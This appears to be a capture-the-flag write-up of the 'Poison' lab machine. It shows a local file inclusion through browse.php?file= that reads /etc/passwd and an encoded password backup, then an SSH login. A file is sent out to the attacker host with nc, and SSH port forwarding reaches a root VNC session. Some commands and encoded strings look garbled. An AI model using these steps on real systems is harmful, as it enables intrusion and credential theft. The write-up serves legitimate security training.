



## Write Up Poison

A circular icon with a yellow border. Inside, a character with a black mask and red eyes is shown from the chest up. The character is wearing a red cape and a black suit. A red skull and crossbones symbol is on the chest. The background is green with white circles.

# Poison

OS:	 FreeBSD
Difficulty:	Medium
Points:	30
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## Enumeration

### Nmap Scan

**nmap -sV -sC 10.10.10.84**

```
root@kali:/tmp/Poison# nmap -sV -sC 10.10.10.84
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-18 04:46 EDT
Nmap scan report for 10.10.10.84
Host is up (0.019s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2 (FreeBSD 20161230; protocol 2.0)
|_ ssh-hostkey:
|   2048 e3:3b:7d:3c:8f:4b:8c:f9:cd:7f:d2:3a:ce:2d:ff:bb (RSA)
|   256 4c:e8:c6:02:bd:fc:83:ff:c9:80:01:54:7d:22:81:72 (ECDSA)
|_  256 0b:8f:d5:71:85:90:13:85:61:8b:eb:34:13:5f:94:3b (ED25519)
80/tcp    open  http      Apache httpd 2.4.29 ((FreeBSD) PHP/5.6.32)
|_ http-server-header: Apache/2.4.29 (FreeBSD) PHP/5.6.32
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).
Service Info: OS: FreeBSD; CPE: cpe:/o:freebsd:freebsd
```

### Web Page



A screenshot of a web browser window. The address bar shows the URL `10.10.10.84`. The main content area displays the text **Temporary website to test local .php scripts.** Below this, it lists "Sites to be tested: ini.php, info.php, listfiles.php, phpinfo.php". There is a text input field labeled "Scriptname:" which is currently empty. To the right of the input field is a "Submit" button.

After submitting the php files, 1 was useful; **listfiles.php**



A screenshot of a web browser window, similar to the one above. The address bar shows the URL `10.10.10.84`. The main content area displays the text **Temporary website to test local .php scripts.** Below this, it lists "Sites to be tested: ini.php, info.php, listfiles.php, phpinfo.php". The text input field labeled "Scriptname:" now contains the text listfiles.php, which is underlined in red. To the right of the input field is a "Submit" button.

After submitting **listfiles.php**, we see the following.

```
view-source:http://10.10.10.84/browse.php?file=listfiles.php

1 Array
2 (
3     [0] => .
4     [1] => ..
5     [2] => browse.php
6     [3] => index.php
7     [4] => info.php
8     [5] => ini.php
9     [6] => listfiles.php
10    [7] => phpinfo.php
11    [8] => pwdbackup.txt
12 )
13
```

Now we want to see the contents of the file.

**view-source:http://10.10.10.84/browse.php?file=pwdbackup.txt**

```
view-source:http://10.10.10.84/browse.php?file=pwdbackup.txt

1 This password is secure, it's encoded atleast 13 times.. what could go wrong really..
2
3 Vm0wd2QyUXlVWGXW0d4WFLURndVRlpzWkZ0a1JsWjBUVlpPV0ZKc2JETLhhMk0xVmpKS1IySkVU
4 bGhoTVVwVWZtcEdZV015U2tWVQpiR2hvVFZwd1ZWwRjRWRUTWxKSVZtdGtXQXBpUm5CUFdWZDBS
5 bVZHV255a1JYU1VUVlUxU1ZadGRGZFZaM0JwVmxad1dWwRNVFJqCk1EQjRXa1prWVZKR1NsVlVW
6 M040VGtaa2NtRkdaR2hw0VKVdXegFTMVZHWkZoTLZGS1RDazFFUWpSV01qVLRZVEZLYzJOSVRS
7 WmkKV0doNlZHeGFZVksIVWtsVWJXaFdwMFZLVlZkGWVHRLRnbEY0VjI1U2ExSxdXbUZEYkZweLYy
8 eG9XR0V4Y0hKWfZscExVakZPZEZKcwaR2dLWVRcWk1GWkhkR0ZaVms1R1RswmtZVkl5YUZkV01G
9 WkxWbFprV0dWSFJsUk5WbkJZVmpKMGExWnRSWHBWmtKRVLycEdLVmxyCLVsTldNREZ4Vm10NFYw
10 MXUak5hVm1SSFVqRldjd3BqUjJ0TFZXMDFRMkl4Wkh0YVJGS1hUV3hLUjFSc1dtdFpWa2w1WVVA
11 T1YwMUcKV2t4V2JGcHJWGRXU0dSSGJFNWLSWEEYVmpKMFLXRhXblJTV0hCV1ltczFSVmxzVm5k
12 WfJsbDVBvJIT1ZkTLJFwjRwbTEwTkZkRwpXbk5qUlhoV1lXdGFVRmw2UmXkamQzQlhZa2RPVEZk
13 WGRHOVJiVlp6vjI1U2F5S1hVbGRVmxwELrWlpLVTVWt1ZwV2EydZFXVlZhCmExWxdNVWNLVjJ0
14 NFYySkdjR2hhU1ZWNFZsWkdKRIJGTLdoTmJtTjNwbXBLTudJefVYaGLSbVJWVVRkb1YxbHJWEZT
15 Vm14e1ZteHcKVGIKR2NEQkRiVlpJVDFAa2FWw1Ra3BYVmxadLpERlpkd3B0V0VaVFLrZG9hRLZz
16 WkZOWFJsWnhVbXMIYw1Re1FtaFZiVEZQVkvAawpXR1ZHV210TmJFWTBwakowVjFVeVNrFZiRnBW
17 VmpOU00xcFhLRmRYUjFa5FdrWldhVkpZUW1GV2EyUXdDazVHU2tka1JGbExWRLZTCmMxSkdjRFp0
18 Ukd4RVdub3dPVU5uUFQwSwo=
19
```

We see that it's 13 times encoded with base64, in order to decrypt it I used bash one liner.

**base64=\$(cat base64-encoded.txt); for i in \$(seq 1 13); do base64=\$(echo \$base64 | tr -d ' ' | base64 -d); done; echo \$base64**

```
root@kali: /tmp/Poison# cat base64-encoded.txt
Vm0wd2QyUXlVWGXW0d4WFLURndVRlpzWkZ0a1JsWjBUVlpPV0ZKc2JETLhhMk0xVmpKS1IySkVU
bGhoTVVwVWZtcEdZV015U2tWVQpiR2hvVFZwd1ZWwRjRWRUTWxKSVZtdGtXQXBpUm5CUFdWZDBS
bVZHV255a1JYU1VUVlUxU1ZadGRGZFZaM0JwVmxad1dWwRNVFJqCk1EQjRXa1prWVZKR1NsVlVW
M040VGtaa2NtRkdaR2hw0VKVdXegFTMVZHWkZoTLZGS1RDazFFUWpSV01qVLRZVEZLYzJOSVRS
WmkKV0doNlZHeGFZVksIVWtsVWJXaFdwMFZLVlZkGWVHRLRnbEY0VjI1U2ExSxdXbUZEYkZweLYy
eG9XR0V4Y0hKWfZscExVakZPZEZKcwaR2dLWVRcWk1GWkhkR0ZaVms1R1RswmtZVkl5YUZkV01G
WkxWbFprV0dWSFJsUk5WbkJZVmpKMGExWnRSWHBWmtKRVLycEdLVmxyCLVsTldNREZ4Vm10NFYw
MXUak5hVm1SSFVqRldjd3BqUjJ0TFZXMDFRMkl4Wkh0YVJGS1hUV3hLUjFSc1dtdFpWa2w1WVVA
T1YwMUcKV2t4V2JGcHJWGRXU0dSSGJFNWLSWEEYVmpKMFLXRhXblJTV0hCV1ltczFSVmxzVm5k
WfJsbDVBvJIT1ZkTLJFwjRwbTEwTkZkRwpXbk5qUlhoV1lXdGFVRmw2UmXkamQzQlhZa2RPVEZk
WGRHOVJiVlp6vjI1U2F5S1hVbGRVmxwELrWlpLVTVWt1ZwV2EydZFXVlZhCmExWxdNVWNLVjJ0
NFYySkdjR2hhU1ZWNFZsWkdKRIJGTLdoTmJtTjNwbXBLTudJefVYaGLSbVJWVVRkb1YxbHJWEZT
Vm14e1ZteHcKVGIKR2NEQkRiVlpJVDFAa2FWw1Ra3BYVmxadLpERlpkd3B0V0VaVFLrZG9hRLZz
WkZOWFJsWnhVbXMIYw1Re1FtaFZiVEZQVkvAawpXR1ZHV210TmJFWTBwakowVjFVeVNrFZiRnBW
VmpOU00xcFhLRmRYUjFa5FdrWldhVkpZUW1GV2EyUXdDazVHU2tka1JGbExWRLZTCmMxSkdjRFp0
Ukd4RVdub3dPVU5uUFQwSwo=
root@kali: /tmp/Poison# base64=$(cat base64-encoded.txt); for i in $(seq 1 13); do base64=$(echo $base64 | tr -d ' ' | base64 -d); done; echo $base64
Charix!2#4%6&8(0
root@kali: /tmp/Poison#
```

**Charix!2#4%6&8(0**

## Local File Inclusion

If we change the file to `/etc/passwd`

view-source:<http://10.10.10.84/browse.php?file=/etc/passwd>

```
view-source:http://10.10.10.84/browse.php?file=/etc/passwd

1 # $FreeBSD: releng/11.1/etc/master.passwd 299365 2016-05-10 12:47:36Z bcr $
2 #
3 root:*:0:0:Charlie &:/root:/bin/csh
4 toor:*:0:0:Bourne-again Superuser:/root:
5 daemon:*:1:1:Owner of many system processes:/root:/usr/sbin/nologin
6 operator:*:2:5:System &:/usr/sbin/nologin
7 bin:*:3:7:Binaries Commands and Source:/usr/sbin/nologin
8 tty:*:4:65533:Tty Sandbox:/usr/sbin/nologin
9 kmem:*:5:65533:KMem Sandbox:/usr/sbin/nologin
10 games:*:7:13:Games pseudo-user:/usr/sbin/nologin
11 news:*:8:8:News Subsystem:/usr/sbin/nologin
12 man:*:9:9:Mister Man Pages:/usr/share/man:/usr/sbin/nologin
13 sshd:*:22:22:Secure Shell Daemon:/var/empty:/usr/sbin/nologin
14 smmsp:*:25:25:Sendmail Submission User:/var/spool/clientmqueue:/usr/sbin/nologin
15 mailnull:*:26:26:Sendmail Default User:/var/spool/mqueue:/usr/sbin/nologin
16 bind:*:53:53:Bind Sandbox:/usr/sbin/nologin
17 unbound:*:59:59:Unbound DNS Resolver:/var/unbound:/usr/sbin/nologin
18 proxy:*:62:62:Packet Filter pseudo-user:/nonexistent:/usr/sbin/nologin
19 pflogd:*:64:64:pflogd privsep user:/var/empty:/usr/sbin/nologin
20 dhcp:*:65:65:dhcp programs:/var/empty:/usr/sbin/nologin
21 uucp:*:66:66:UUCP pseudo-user:/var/spool/uucppublic:/usr/local/libexec/uucp/uucico
22 pop:*:68:6:Post Office Owner:/nonexistent:/usr/sbin/nologin
23 auditdistd:*:78:77:Auditdistd unprivileged user:/var/empty:/usr/sbin/nologin
24 www:*:80:80:World Wide Web Owner:/nonexistent:/usr/sbin/nologin
25 ypldap:*:160:160:YP LDAP unprivileged user:/var/empty:/usr/sbin/nologin
26 hast:*:845:845:HAST unprivileged user:/var/empty:/usr/sbin/nologin
27 nobody:*:65534:65534:Unprivileged user:/nonexistent:/usr/sbin/nologin
28 tss:*:601:601:TrouSerS user:/var/empty:/usr/sbin/nologin
29 messagebus:*:556:556:D-BUS Daemon User:/nonexistent:/usr/sbin/nologin
30 avahi:*:558:558:Avahi Daemon User:/nonexistent:/usr/sbin/nologin
31 cups:*:193:193:Cups Owner:/nonexistent:/usr/sbin/nologin
32 charix:*:1001:1001:charix:/home/charix:/bin/csh
33
```

We see a user called: **charix**

## Exploitation

Login in with SSH

Now we have a user + a password, we can try to login with SSH.

ssh [charix@10.10.10.49](mailto:charix@10.10.10.49) Charix!2#4%6&8(0

```
charix@Poison:~ % whoami && ifconfig && cat user.txt; echo
charix
le0: flags=8843<UP,BROADCAST,RUNNING,SIMPLEX,MULTICAST> metric 0 mtu 1500
    options=8<VLAN_MTU>
    ether 00:50:56:b9:9c:19
    hwaddr 00:50:56:b9:9c:19
    inet 10.10.10.84 netmask 0xfffff00 broadcast 10.10.10.255
    nd6 options=29<PERFORMNUD,IFDISABLED,AUTO_LINKLOCAL>
    media: Ethernet autoselect
    status: active
lo0: flags=8049<UP,LOOPBACK,RUNNING,MULTICAST> metric 0 mtu 16384
    options=600003<RXCSUM,TXCSUM,RXCSUM_IPV6,TXCSUM_IPV6>
    inet6 ::1 prefixlen 128
    inet6 fe80::1%lo0 prefixlen 64 scopeid 0x2
    inet 127.0.0.1 netmask 0xff000000
    nd6 options=21<PERFORMNUD,AUTO_LINKLOCAL>
    groups: lo
eaacdfeb2d141b72a589233063604209c
```

## Post-Exploitation

We can see there is a file called; **secret.zip**.

```
charix@Poison:~ % ls -al secret.zip
-rw-r----- 1 root charix 166 Mar 19 2018 secret.zip
charix@Poison:~ % pwd
/home/charix
charix@Poison:~ %
```

I transferred the file to my system.

Kali System:

**nc -lnvp 1234 > secrets.zip**

Target System:

**nc -nv 10.10.14.12 1234 < secret.zip**

```
charix@Poison:~ % nc -nv 10.10.14.12 1234 < secret.zip
Connection to 10.10.14.12 1234 port [tcp/*] succeeded!
charix@Poison:~ %
kali@kali:/tmp/Poison$ sudo su
[sudo] password for kali:
root@kali:/tmp/Poison# nc -lnvp 1234 > secret.zip
listening on [any] 1234 ...
connect to [10.10.14.12] from (UNKNOWN) [10.10.10.84] 35254
^C
root@kali:/tmp/Poison# ls secret.zip
secret.zip
```

We can unzip it because the password is:

**Charix!2#4%6&8(0**

**unzip secret.zip**

```
root@kali:/tmp/Poison# unzip secret.zip
Archive:  secret.zip
[secret.zip] secret password:
  extracting: secret
root@kali:/tmp/Poison#
```

When reading out the secret file, we couldn't read it.

```
root@kali:/tmp/Poison# cat secret; echo
   |  z!
root@kali:/tmp/Poison#
```

## Further Enumeration

Since we couldn't use the secret file we need to look/enumerate more on the system.

After some enumeration, I found out that was a VNC service running as root.

**ps -aux | grep Xvnc**

```
charix@Poison:~ % ps -aux | grep Xvnc
root    529  0.0  0.9 23620  8872 v0-  S   10:49   0:00.03 Xvnc :1 -desktop X
charix  848  0.0  0.0   412   328  1  R+   11:59   0:00.00 grep Xvnc
charix@Poison:~ %
```

## Port Forwarding

We need to forward this port (5901) to our machine because during our Nmap scan, we couldn't see that port 5901 was open.

**ssh -L 5901:127.0.0.1:5901 charix@10.10.10.84**

```
root@kali:/tmp/Poison# ssh -L 5901:127.0.0.1:5901 charix@10.10.10.84
Password for charix@Poison:
Last login: Thu Jun 18 12:04:40 2020 from 10.10.14.12
FreeBSD 11.1-RELEASE (GENERIC) #0 r321309: Fri Jul 21 02:08:28 UTC 2017

Welcome to FreeBSD!

Release Notes, Errata: https://www.FreeBSD.org/releases/
Security Advisories:  https://www.FreeBSD.org/security/

root@kali:/tmp/Poison# ss -antp | grep 5901
LISTEN  0      128          127.0.0.1:5901      0.0.0.0:*        users:((("ssh",pid=4014,fd=5))
LISTEN  0      128          [:::1]:5901        [:::]*          users:((("ssh",pid=4014,fd=4))
root@kali:/tmp/Poison#
```

## Connecting By using VNC

We need a password.

**vncviewer 127.0.0.1:5901**


```
root@kali:/tmp/Poison# vncviewer 127.0.0.1:5901
Connected to RFB server, using protocol version 3.8
Enabling TightVNC protocol extensions
Performing standard VNC authentication
Password: █
```

Remember that secret file which characters we couldn't read, I tried that as the password and it worked.

**vncviewer 127.0.0.1:5901 -passwd secret**

```
root@kali:/tmp/Poison# vncviewer 127.0.0.1:5901 -passwd secret
Connected to RFB server, using protocol version 3.8
Enabling TightVNC protocol extensions
Performing standard VNC authentication
Authentication successful

TightVNC: root's X desktop (Poison:1)
```



**whoami && ifconfig && cat root.txt; echo**

```
root@Poison:~ # whoami && ifconfig && cat root.txt; echo
root
lo0: flags=8843<UP,BROADCAST,RUNNING,SIMPLEX,MULTICAST> metric 0 mtu 1500
    options=8<VLAN_MTU>
    ether 00:50:56:b9:9c:19
    hwaddr 00:50:56:b9:9c:19
    inet 10.10.10.84 netmask 0xffffff00 broadcast 10.10.10.255
    nd6 options=29<PERFORMNUD,IFDISABLED,AUTO_LINKLOCAL>
    media: Ethernet autoselect
    status: active
lo0: flags=8049<UP,LOOPBACK,RUNNING,MULTICAST> metric 0 mtu 16384
    options=600003<RXCSUM,TXCSUM,RXCSUM_IPV6,TXCSUM_IPV6>
    inet6 ::1 prefixlen 128
    inet6 fe80::1%lo0 prefixlen 64 scopeid 0x2
    inet 127.0.0.1 netmask 0xff000000
    nd6 options=21<PERFORMNUD,AUTO_LINKLOCAL>
    groups: lo
716d04b188419cf2bb99d891272361f5
root@Poison:~ #
```